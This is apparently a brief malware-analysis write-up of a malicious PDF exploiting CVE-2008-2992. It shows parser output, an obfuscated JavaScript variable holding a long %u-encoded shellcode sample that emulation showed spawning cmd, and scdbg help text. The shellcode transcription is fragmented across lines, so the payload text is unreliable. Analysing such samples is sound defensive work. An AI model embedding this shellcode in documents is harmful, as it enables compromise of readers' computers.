
CVE Dictionary Entry: CVE-2008-2992
NVD Published Date: 11/04/2008
NVD Last Modified: 10/30/2018
Source: MITRE

Much about the exploit which was being discovered could be found above.
Also no filters we found (Filters not initiated)




```
Message
Parsing Complete Objects: 7  Elapsed Time: 0.078 seconds
0xD8 bytes after end of last object @ offset 0x1527
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

Also we have performed shellcode analysis emulation, and cmd with few options was popped up.



```
    var SVEtRzCgDrSzBPhQxmjaTFgKVXhKEUXLni
"%u4997%u4bf9%u3ffc%u4837%u4696%u9690%u4897
4842%u9b40%u47f9%u42fc%u914e%u4a43%uf59f%u4848%u
2f4f%u91fc%u912f%uf949%u90f8%u9098%u98f8%u9
f%u92fd%u3f40%u4040%u2f97%u9292%u4bf9%u4242%u47d
6%u3f90%u4a98%ud63f%u9099%u4940%u9392%u9bf8
2f90%u409f%ufc3f%u919b%u9bf8%ufc40%u4643%u469f%u
4948%u4f41%u9193%u98f5%u9641%uf94a%u43d6%u4
7%u2740%u2746%u414b%u4ed6%u483f%u4143%u9737%ud64
f%u9146%u494e%u4ff5%u4248%u4246%uf992%u9f4b
4237%u9393%u2f91%u4896%u4e49%u972f%u4393%u474f%u
2f4f%u91f9%u4046%ufcfc%u4f4b%u4f27%u4b42%u9
8%u9927%u9b96%u9743%u3fd6%u4f9b%u423f%u9196%uf82
f%u3f99%u499f%u939f%u4047%u4349%u4f40%u9140%u4690%u3f3f%uf5d6%u9bd6%u9298%u2727%ufd99%u484b%u9396%u9396%u9f37%u9390%uf549%u
3748%u409b%u9690%u2798%u273f%uf892%u919b%u2f99%u9f3f%u9bd6%u9141%u422f%u4696%ufc96%u4097%u4f97%u2fd6%u48fc%u96f8%u4f93%uf52
f%u9f41%u4e27%u9f91%u43f5%u27f9%u974b%ud643%u4f3f%u464a%u9798%u9942%uf537%u9f93%u494e%u4898%uf948%u2ff9%u4749%u9b4f%u4243%u
91f9%u934b%u4896%u9699%u904f%u924f%u994e%u90f8%u969f%uf998%u4042%u4890%u9746%u4a40%u4792%u97f9%u9f2f%ufd40%u4790%u4b46%u929
7%ufc47%u4e4b%u9942%ufc98%u99f9%u9942%u4892%u2f42%u974b%u4097%u434b%u4e27%u49d6%u9890%u27fc%u914a%ufc46%u3f46%u9692%u9897%u
f896%u9127%u9b27%u4990%u2f46%ufdfc%u93d6%ufc93%u4e4f%u474a%u9b47%u9f43%u3727%uf940%u933f%u9790%u9bfd%ufc42%u4046%u994e%u404
0%u4196%u9890%u3797%u2f91%u374e%u4190%u9792%u3f97%uf996%u9341%u919f%u4627%u90d6%u4043%u9747%u99f5%u4390%u4627%u983f%u3749%u
9727%uf547%u9998%u91f9%u49fc%u939f%u9f48%u4e41%ufc4e%ufd43%u9797%u4342%u47f5%u379b%u4bf9%u9899%u429b%u9641%u4240%u9648%uf54
9%u9191%u9243%u4ff9%u4993%u474b%u91fd%u4999%u4798%u419b%u4a97%u4690%u92fd%ufd4e%u9f40%u4798%u4e43%u9196%u4ed6%u4b98%u4b4f%u
4f96%u9398%u91d6%u4f48%u4698%u4b47%u9f4a%uf942%u9140%u279b%u98f9%u912f%u924e%u4241%u3f90%u9943%u4640%u992f%u4e99%u96fc%u994
2%u4092%u9237%u9f9f%uf542%u90fd%ufc4a%uf827%u4042%uf89f%uf947%u4992%u4b4e%u9196%u46f8%ud69f%u9343%u4f40%u484b%uf899%u9893%u
4748%u91fc%u9642%u91f8%u2799%u419f%u4e49%u4193%u4e3f%u9ff5%u2f96%u90f5%u93d6%u9849%u4637%u4f4f%ufcf9%u4f46%u4192%u4246%uf99
6%u374b%ufc4b%u4290%ud696%u3f48%ufd4e%u404f%ud646%u4898%u919f%u924b%u4b91%u9b4f%u4b27%u903f%uf848%u9142%u40fd%u2741%u4392%u
```



```
scdbg is an adaption of the libemu library and sctest project
Libemu Copyright (C) 2007  Paul Baecher & Markus Koetter
scdbg developer: David Zimmer <dzzie@yahoo.com>
Compile date: Jun 29 2015 13:05:50

/f fpath              load shellcode from file - accepts binary, %u, \x, %x, hex blob
/api                  scan memory and try to find API table
/auto                 running as part of an automation run
/ba hexnum            break above - breaks if eip > hexnum
/bp varies            set breakpoint on file offset, virtual addr or api name (max 10)
/bs int               break on step (shortcut for -las <int> -vvv)
/b0                   break if 00 00 add [eax],al
/cmd "string data"    data to use for GetCommandLineA (use \" to embed quotes)
/cfo                  CreateFileOverRide - if /fopen use handle else open real arg
/d                    dump unpacked shellcode
/dir  folder          process *.sc in <folder> supports: -r (1 report), -v (report mode), -u
/disasm int           Disasm int lines (can be used with /foff)
/dump                 view hexdump (can be used with /foff)
/e int                verbosity on error (3 = debug shell)
/findsc               detect possible shellcode buffers (brute force) (supports -dump, -disasm)
/fopen file           Opens a handle to <file> for use with GetFileSize() scanners
/foff hexnum          starts execution at file offset (also supports virtual addresses)
/h                    show this help
/hex                  show hex dumps for hook reads/writes (paged)
/hooks                dumps a list all implemented api hooks
/i                    enable interactive hooks (file and network)
/las int              log at step ex. -las 100
/laa hexnum           log at address or api ex. -laa 0x401020 or -laa ReadFile
/lookup api           shows the address of WinAPi function ex. -lookup GetProcAddress
/mm                   enabled Memory Monitor (logs access to key addresses)
/mdll                 Monitor Dll - log direct access to dll memory (hook detection/patches)
/min steps            min number of steps (decimal) to trigger record in findsc mode (def 200)
/nc                   no color (if using sending output to other apps)
/noseh                Disables support for seh and UnhandledExceptionFilter
```

Also even after exploring all the objects, NO SECRET CODE was found.